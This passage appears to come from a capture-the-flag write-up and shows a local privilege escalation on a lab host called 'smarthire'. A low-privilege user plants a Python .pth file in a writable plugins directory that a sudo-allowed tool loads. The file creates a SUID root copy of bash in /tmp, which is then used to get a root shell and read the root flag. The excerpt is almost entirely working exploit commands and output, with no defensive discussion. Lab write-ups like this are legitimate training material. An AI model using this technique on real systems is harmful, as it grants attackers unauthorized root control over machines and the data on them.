sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py statusRooted:
svcweb@smarthire:~$ echo "import os; os.system('install -o root -m 4755 /bin/bash /tmp/pwn')" \
    | tee /opt/tools/mlflow_ctl/plugins/dev/pwn.pth
import os; os.system('install -o root -m 4755 /bin/bash /tmp/pwn')
svcweb@smarthire:~$ sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status
[*] Checking MLflow service status...

[+] MLflow service status: active
[+] MLflow container status: 'Up 2 days'
svcweb@smarthire:~$ ls -l /tmp/pwn
-rwsr-xr-x 1 root root 1396520 May 17 06:59 /tmp/pwn
svcweb@smarthire:~$ /tmp/pwn -p
pwn-5.1# id
uid=1000(svcweb) gid=1000(svcweb) euid=0(root) groups=1000(svcweb),1001(mlflowweb),1002(devs)
pwn-5.1# cat /root/root.txt
f*****************************0
Comments | NOTHING